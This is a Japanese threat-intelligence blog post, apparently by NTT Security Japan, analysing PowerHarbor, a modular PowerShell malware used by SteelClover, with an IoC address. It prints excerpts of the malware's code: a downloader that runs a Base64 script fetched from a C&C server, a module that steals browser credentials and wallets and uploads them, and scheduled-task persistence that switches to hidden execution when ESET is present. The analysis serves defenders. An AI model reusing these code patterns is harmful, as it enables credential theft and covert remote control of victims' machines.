SteelCloverが使用する新たなマルウェアPowerHarborについて

insight-jp.nttsecurity.com/post/102ignh/steelcloverpowerharbor

Rintaro Koike

本記事は SOC アナリスト 小池 倫太郎 が執筆したものです。

はじめに

2023年2月にSteelCloverの攻撃が活発化していることを報告しました[1]が、2023年5月末から若干変則的な攻撃オペレーションが観測されており、それと連動するように2023年6月初頭から新たなマルウェアを観測し始めています。

今回新たにSteelCloverが使い始めたマルウェアを、私達はPowerHarborと呼んでいます。PowerShell製のモジュール型マルウェアであり、私達はブラウザなどからクレデンシャルを窃取するモジュールを観測しています。

私達はPowerHarborについてリサーチを行っていますが、本稿執筆時点では今回のSteelCloverの攻撃以外では痕跡を発見することができず、このマルウェアがSteelCloverオリジナルのものなのか、あるいは販売されている新種のマルウェアなのか、判断することができませんでした。いずれの場合にしても、PowerHarborに関する解析レポートは公開されていないと判断し、詳細な情報を共有するために本稿を公開します。

ダウンローダ

まず、SteelCloverはMSIXファイルのPSF（Package Support Framework）を使用して[2]、PowerHarborのダウンローダを実行させます。

ダウンローダはWin32_ComputerSystemProductクラスのUUIDを取得し、C&Cサーバへ送信します。ダウンローダで行われる送受信処理は全てハードコードされたXORキーを用いてエンコードされます。

```
$enc = [System.Text.Encoding]::UTF8
$UUID = (get-wmiobject Win32_ComputerSystemProduct).uuid;
$xorkey = $enc.GetBytes($cmp)
$data = xor $enc.GetBytes($UUID) $xorkey;
```

その後、何らかの判定（おそらく同一のUUIDに対して複数回攻撃を行わないためのチェック）が行われ、攻撃対象であると判断された場合はメインモジュールがダウンロード・実行されます。

```
$res = xor $res $cmp
$res = $enc.GetString($res);
$res = ConvertFrom-JSON20($res);
$script = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($res.script));
$script = [Scriptblock]::Create($script);
Invoke-Command -ScriptBlock $script -ArgumentList $res.args;
```


メインモジュール

メインモジュールはC&Cサーバと定常的に通信を行い、C&Cサーバから送られてきた追加モジュールを実行・削除します。このとき、C&Cサーバとの通信は、ハードコードされた鍵データを使ってRSA暗号で暗号化してやり取りされます。

```
if($task.task_id -and $task.scriptname){
    $task_id = $task.task_id
    $scriptname = $task.scriptname
    try{
        if(!($task.scriptname -eq 'hbr' -and $task.type -eq 'run')){…
        }
    }catch{
        #write-host $_.exception
    }

    if($task.type -eq 'run'){…
    }
    elseif($task.type -eq 'kill'){…
    }
}
```

また、メインモジュールにはVM検知機能が存在します。ビデオコントローラやディスプレイ、ディスクなどの様々な情報を使って、VM上で実行されていないかチェックを行います。



StealDataモジュール

StealDataモジュールは、Invoke-Stealer関数を中軸とし、システム情報やブラウザに保存されたクレデンシャル、仮想通貨のウォレット情報、TelegramやFileZilla、WinSCPなど様々なアプリケーションのクレデンシャルを窃取します。

```
Add-Log '[+] Getting browsers data' 'info'
try{
    $BrowsersData = Get-Browsersdata
    if($BrowsersData.Count -ne 0){
        $stealdata.Add('BrowsersData', $BrowsersData)
        Add-Log '[+] Got browsers data' 'info'
    }
    else{
        Add-Log '[+] Browsers data not found' 'info'
    }
}catch{
    Add-Log ('[-] Unable to get browsersdata: ' + $Error[0].exception.message) 'error'
}

Add-Log '[+] Getting additional data' 'info'
try{
    $AdditionalData = Get-AdditionalData
    if($AdditionalData.Count -ne 0){
        $stealdata.Add('AdditionalData', $AdditionalData)
        Add-Log '[+] Got additional data' 'info'
    }
    else{
        Add-Log '[+] Additional data not found' 'info'
    }
}catch{
    Add-Log ('[-] Unable to get additional data: ' + $Error[0].exception.message) 'error'
}
```

窃取されたデータは、StealDataモジュールを受信したときに同梱されている公開鍵を使ってRSA暗号で暗号化され、C&Cサーバへ送信されます。そのため、トラフィックデータからはデータを復元することはできず、何が窃取されたのか知ることはできません。

```
Add-Log '[+] Preparing to send' 'info'
$data = @{stealdata = $stealdata} | ConvertTo-JSON20
$encrypteddata = Encrypt-Data -data $data

Add-Log '[+] Sending' 'info'
$web = New-Object Net.WebClient
$web.UploadData($url, $encrypteddata) | Out-Null
```

Schedulerモジュール

SchedulerモジュールはPowerHarborを永続化するためのモジュールです。PowerHarborのダウンローダを $env:localappdata\WindowsPowerShell\ あるいは $env:userprofile\Documents\WindowsPowerShell の配下に Microsoft.PowerShell_profile.ps1 というファイル名で書き込み、HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders に新たなプロパティを追加し、タスクスケジュールに登録するなど、永続化を試みます。

```
Add-Log '[+] Started' 'info'
Add-Log '[+] Creating profile script' 'info'
Create-ProfileScript

Add-Log '[+] Checking architecture' 'info'
if ((gwmi win32_operatingsystem | select osarchitecture).osarchitecture -match '32'){
    $ps_exe_path = "$env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe"
}else{
    $ps_exe_path = "$env:SystemRoot\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
}

Add-Log '[+] Creating scheduled task' 'info'
$antivirus = @()
$antivirus += (Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntiVirusProduct").DisplayName
if($antivirus -and ($antivirus | ? {$_.tolower().contains('eset')})){
    $argument_str = '-ep bypass -w hidden -nologo -noexit'
    Create-ScheduledTask $ps_exe_path $argument_str
} else {
    $jsFilePath = Create-JS-Starter $ps_exe_path
    Create-ScheduledTask $jsFilePath
}
```

GetBrowsersモジュール

GetBrowsersモジュールはインストールされているブラウザの情報を収集するモジュールです。これ単体では悪性挙動とは言えませんが、被害ユーザの統計情報を得る目的があると考えられ、今後の攻撃のための準備に関わるかもしれません。

```
Add-Log '[+] Getting chromium based browsers' 'info'
$browsers = @{}
$chromium_browsers = ChromiumBased
if($chromium_browsers.Count -gt 0){
    $browsers.Add('chromium_based', $chromium_browsers)
}

Add-Log '[+] Getting firefox based browsers' 'info'
$firefox_browsers = FirefoxBased
if($firefox_browsers.Count -gt 0){
    $browsers.Add('firefox_based', $firefox_browsers)
}
```

おわりに

本稿では、SteelCloverが新たに使い始めたPowerHarborというマルウェアについて紹介しました。PowerHarborはPowerShell製のモジュール型マルウェアであり、ブラウザなどのクレデンシャルを窃取するモジュールが実装されています。PowerHarborはモジュール型のため、今後情報窃取以外のモジュールが実装されることも考えられるため、今後増々注意が必要です。

IoC

190.14.37.245

参考文献

[1] NTTセキュリティ・ジャパン, "SteelCloverによるGoogle広告経由でマルウェアを配布する攻撃の活発化について", https://insight-jp.nttsecurity.com/post/102i7af/steelclovergoogle

[2] Twitter, "nao_sec", https://twitter.com/nao_sec/status/1630435399905705986